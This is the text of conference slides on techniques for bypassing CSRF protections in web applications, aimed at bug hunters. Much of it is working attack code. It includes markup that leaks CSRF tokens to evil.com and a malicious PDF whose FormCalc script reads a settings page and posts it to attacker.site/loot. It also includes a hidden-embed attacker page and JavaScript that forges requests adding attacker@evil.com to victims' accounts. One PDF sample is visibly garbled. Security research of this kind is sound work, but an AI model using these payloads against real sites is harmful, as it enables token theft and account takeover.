Neat tricks to bypass CSRF-protection

Mikhail Egorov @0ang3el

About me

- AppSec Engineer @ Ingram Micro Cloud
- Bug hunter & Security researcher
- Conference speaker https://www.slideshare.net/0ang3el

@0ang3el

Agenda

- CSRF-protection bypasses that worked for me in 2016/2017
- EasyCSRF extension for Burp

Why CSRF-attacks works in 2017?

- A lot of WebApps still use cookies for session management
- CSRF-protection bypasses
- SameSite cookies feature not widely implemented
  - Supported only by Chrome and Opera browsers
  - Changes are required on the server-side

CSRF in 2017

- Will be excluded from OWASP Top 10 Project 2017
- **P2 (High)** category in Bugcrowd VRT* (App-Wide CSRF)

* https://bugcrowd.com/vulnerability-rating-taxonomy

Popular CSRF-protections

- CSRF token
- Double submit cookie
- Content-Type based protection
- Referer-based protection
- Password confirmation (websudo)
- SameSite Cookies (Chrome, Opera)

CSRF-protections bypasses

- XSS
- Dangling markup
- Vulnerable subdomains
- Cookie injection
- Change Content-Type
- Non-simple Content-Type
- Bad PDF
- Referer spoof

CSRF bypasses – still work for me

	CSRF Tokens	Double Submit Cookie	CT-based	Referer-based	SameSite Cookies
XSS	All	All	All	All	All
Dangling markup	All	-	-	-	All*
Subdomain issues	All	All	All	-	All*
Cookie Injection	-	All	-	-	All*
Change CT	-	-	All	-	All*
Non-simple CT	-	-	All with Flash plugin, IE11/FF ESR with Pdf plugin	-	All*
Bad Pdf	IE11/FF ESR with Pdf plugin	-	IE11/FF ESR with Pdf plugin	-	All*
Spoof Referer	-	-	-	IE11/FF ESR with Pdf plugin, Edge	All*

All – works for all browsers
All* – All browsers except browsers that support SameSite Cookies (Chrome & Opera)

Bypass with XSS (1/8)

- XSS in WebApp allows to bypass the majority of CSRF-protections

- Just deal with it!!!

Bypass with Dangling markup (2/8)

- WebApp has HTML injection but not XSS (CSP, …)
- The attacker can leak CSRF-token

```
<img src='https://evil.com/log_csrf?html=
```

```
<form action='http://evil.com/log_csrf'><textarea>
```

Bypass with subdomain (3/8)

- Suppose subdomain `foo.example.com` is vulnerable to **XSS** or **subdomain takeover** or **cookie injection**

- The attacker can bypass
  - CSRF-token protection
  - Double-submit cookie protection
  - Content-Type based protection

Bypass with subdomain (3/8)

- WebApp uses **CORS** for interaction with subdomains

```
Access-Control-Allow-Origin: https://foo.example.com
Access-Control-Allow-Credentials: true
```

- The attacker can read CSRF-token

Bypass with subdomain (3/8)

- There is an XSS on `foo.example.com`
- Main domain contains `crossdomain.xml`

```
<cross-domain-policy>
        <allow-access-from domain="*.example.com" />
</cross-domain-policy>
```

- The attacker can upload **JS** files to `foo.example.com`

Bypass with subdomain (3/8)

- The attacker can utilize Service Worker for `foo.example.com` to read CSRF-token through Flash

```
var url = "https://attacker.com/bad.swf";
onfetch = (e) => {
    e.respondWith(fetch(url);
}
```

- Amazon CSRF - https://ahussam.me/Amazon-leaking-csrf-token-using-service-worker/

Bypass with subdomain (3/8)

- The attacker can inject cookies for parent subdomain and desired **path**
- Browser will choose cookie that has specific path (injected one)

- He can bypass double submit cookie CSRF-protection

Bypass with bad PDF (4/8)

- PDF plugin from Adobe support **FormCalc** scripting
- Adobe PDF plugin currently works in IE11 and Firefox ESR

- `get()` and `post()` methods of **FormCalc** allow to ex-filtrate CSRF-token

- Kudos to @insertScript

Bypass with bad PDF (4/8)


- Suppose the attacker can upload PDF file to `example.com` and share it
- Uploaded file is accessible through API from `example.com`

- ***Tip***: The attacker tries to upload PDF file as file of another format (image file)

- PDF plugin doesn’t care about **Content-Type** or **Content-Disposition** headers … it just works …

Bypass with bad PDF (4/8)


leak.pdf



```
%PDF-1. % can be truncated to %PDF-\0

1 0 obj <<>>
stream
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config><present><pdf>
    <interactive>1</interactive>
</pdf></present></config>

<template>
    <subform name="_">
        <pageSet/>
        <field id="Hello World!">
            <event activity="initialize">
                <script contentType='application/x-formcalc'>
                    var content = GET("https://example/Settings.action");
                    Post("http://attacker.site/loot",content,"text/plain");
                </script>
            </event>
        </field>
    </subform>
</template>
</xdp:xdp>
endstream
endobj

trailer <<
    /Root <<
        /AcroForm <<
            /Fields [<<
                /T (0)
                /Kids [<<
                    /Subtype /Widget
                    /Rect []
                    /T ()
                    /FT /Btn
                >>]
            >>]
            /XFA 1 0 R
        >>
        /Pages <<>>
    >>
>>
```

```
<script contentType='application/x-formcalc'>
   var content = GET("https://example.com/Settings.action");
   Post("http://attacker.site/loot",content,"text/plain");
</script>
```

Bypass with bad PDF (4/8)


https://attacker.com/csrf-pdf.html

```
<h1>Nothing to see here!</h1>
<embed src="https://example.com/shard/x1/sh/leak.pdf" width="0" height="0"
type='application/pdf'>
```

Bypass with Cookies injection (5/8)

- The attacker can bypass double submit cookie protection through **cookies injection**

- Variants of cookies injection
    - CRLF-injection
    - Browser bugs (like CVE-2016-9078 in Firefox)
    - Etc.

Bypass by changing CT (6/8)

- Developers seriously assume that non-standard data format in the body (i.e. binary) stops CSRF

- Sometimes backend doesn’t validate Content-Type header ☺

Bypass with PDF plugin (6/8)

```
POST /user/add/note HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com
Cookie: JSESSIONID=728FAA7F23EE00B0EDD56D1E220C011E.jvmroute8081;
Connection: close
Content-Type: application/x-thrift
Content-Length: 43

�addNote � �  r �
```

Bypass with PDF plugin (6/8)

https://attacker.com/csrf-thrift.html

```
<script>
  var request = new XMLHttpRequest();
  request.open('POST', 'https://example.com/add/note', true);
  request.withCredentials = true;
  request.setRequestHeader("Content-type", "text/plain");
  var data = ['0x80','0x01','0x00','0x01','0x00','0x00','0x00','0x07','0x67','0x65','0x74','0x55',
'0x73','0x65','0x72','0x00','0x00','0x00', '0x00','0x0b','0x00','0x01','0x00','0x00','0x00','0x00','0x00'];
  var bin = new Uint8Array(data.length);
  for (var i = 0; i < data.length; i++) {
    bin[i] = parseInt(data[i], 16);
  }
  request.send(bin);
</script>
```

Bypass with arbitrary CT (7/8)

- Via HTML forms or XHR api the attacker can send only “simple” content types
  - text/plain
  - application/x-www-form-urlencoded
  - multipart/form-data

Bypass with arbitrary CT (7/8)

- How to send arbitrary Content-Type header?
    - Bugs in browsers (famous *navigator.sendBeacon* in Chrome)
    - Flash plugin + 307 redirect
    - PDF plugin + 307 redirect
    - Some backend frameworks support URL-parameters to redefine Content-Type http://cxf.apache.org/docs/jax-rs.html#JAX-RS-Debugging

Bypass with arbitrary CT (7/8)

- Bug in Chrome
  https://bugs.chromium.org/p/chromium/issues/detail?id=490015

- Publicly known for 2 years (2015-2017) - WTF!!!


- **navigator.sendBeacon()** call allowed to send POST request with arbitrary content type

Bypass with arbitrary CT (7/8)

https://attacker.com/csrf-sendbeacon.html

```
<script>
 function jsonreq() {
   var data = '{"action":"add-user-email","Email":"attacker@evil.com"}';
   var blob = new Blob([data], {type : 'application/json;charset=utf-8'});
   navigator.sendBeacon('https://example.com/home/rpc', blob );
 }
 jsonreq();
</script>
```

Bypass with arbitrary CT (7/8)


File Edit View History Bookmarks Tools Help
crossdomain
[redacted]
https://thehackerblog.com/crossdomain/

crossdomain.xml PoC Tool

By mandatory

Target URL: http://toor.0ang3el.ml/r1.php?r=https://[redacted]/api/v1/user/address/add

GET [✓ POST]

Request Headers:

```
Content-Type: application/json;charset=utf-8
```

(Custom headers only allowed for POST requests for seemily no reason)

Request Data:

```
{"zone_id":2,"address":"HAX0R1337","landmark":"1111","postalCode":"10120","isDropOff":false,"name":"AAA
","phone":"7888888","email":""}
```

Response


```
securityErrorHandler:[SecurityErrorEvent type="securityEr
cancelable=false eventPhase=2 text="Error #2048"]
```

How it works - http://research.rootme.in/forging-content-type-header-with-flash/

Bypass with Referer spoof (8/8)

- Bug in MS Edge kudos to @magicmac2000
  https://www.brokenbrowser.com/referer-spoofing-patch-bypass/
- It still works, but for GET requests only ☹
- Maybe your backend doesn't distinguish GET and POST requests? ☺

Bypass with Referer spoof (8/8)



```
%PDF-1. % can be truncated to %PDF-\0


1 0 obj <<>>
stream
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config><present><pdf>
    <interactive>1</interactive>
</pdf></present></config>

<template>
    <subform name="_">
        <pageSet/>
        <field id="Hello World!">
            <event activity="initialize">
                <script contentType='application/x-formcalc'>
                    Post("http://attacker.com:8888/redirect","{""action"":""add-user-email"",""Email"":""attacker@evil.com""}",
                    "application/json&#x0a;&#x0d;Referer http://example.com")
                </script>
            </event>
        </field>
    </subform>
</template>
</xdp:xdp>
endstream
endobj

trailer <<
    /Root <<
        /AcroForm <<
            /Fields [
                /T (0
                /Kids
                    /
                    /
                    /
                    /
                >>]
            >>]
            /XFA 1 0 R
        >>
        /Pages <<>>
    >>
>>
```

```
<script contentType='application/x-formcalc'>
   Post("http://attacker.com:8888/redirect",
      "{""action"":""add-user-email"",""Email"":""attacker@evil.com""}",
      "application/json&#x0a;&#x0d;Referer;&#x20;http://example.com")
</script>
```

Bypass with Referer spoof (8/8)

- PDF plugin will send HTTP header

```
Referer http://example.com
Name           :Value
```

- Some backends (e.g. Jboss / WildFly) treat space as colon (end of the header name)

```
Referer http://example.com
Name    :Value
```

Tips for bughunters

- There are a lot of APIs that have CSRF-protection based on content type
- Check subdomains for vulnerabilities (XSS, subdomain takeover, cookie injection)
- Trick with PDF uploading works well
- Convert url-encoded body with CSRF-token to JSON format without CSRF-token

Tips for bughunters

Good news!


We can automate some checks!

EasyCSRF for Burp

